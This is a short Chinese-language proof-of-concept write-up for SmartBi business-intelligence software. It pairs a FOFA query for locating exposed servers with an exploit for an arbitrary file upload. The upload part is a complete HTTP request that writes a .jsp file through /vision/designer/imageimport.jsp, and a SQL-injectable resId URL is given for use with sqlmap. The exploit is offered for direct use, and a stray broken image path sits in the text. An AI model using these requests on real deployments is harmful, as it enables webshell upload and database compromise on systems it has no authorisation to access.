SmartBi任意文件上传+SQL注入漏洞

FOFA

```
app="SMARTBI"
```

漏洞影响

影响版本未知，推测小于等于V9版本


POC&EXP

任意文件上传

代码逻辑：先定义写入目录。然后判断目录是否存在，如果不存在则创建目录。然后读取header里的两个参数，用来作为文件名和文件类型，随后简单的判断一下type是否为image。然后就直接fos.write了。文件落地到/vision/designer/images/。一个比后门还要后门的文件上传写法。要不是我看到同目录其他的一些文件我差点以为这是一个后门了。构造上传也就很简单了。在header里面添加两个参数。X-File-Name为文件名。POST正文为你要上传的文件内容。请求即可：

```
 POST /vision/designer/imageimport.jsp HTTP/1.1
 Host: 127.0.0.1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) G
ecko/20100101 Firefox/52.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
 Accept-Encoding: gzip, deflate
```

```
7  Cookie: UserLogging=false; FQConfigLogined=; FQPassword=; JSESSI
   ONID=AAEDEBC8984E4F540DFAAF8C0F932035
8  X-File-Type: image
9  X-File-Name: 1.jsp
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12 Content-Type: multipart/form-data; boundary=--------------------
   -------2927288396864
13 Content-Length: 374
14
15 test
```



SQL注入

如下地址中resId参数存在注入，可以直接用Sqlmap跑：

```
1  http://www.xxx.com/vision/FileResource?op=OPEN&resId=LOGIN_BG_IMG
```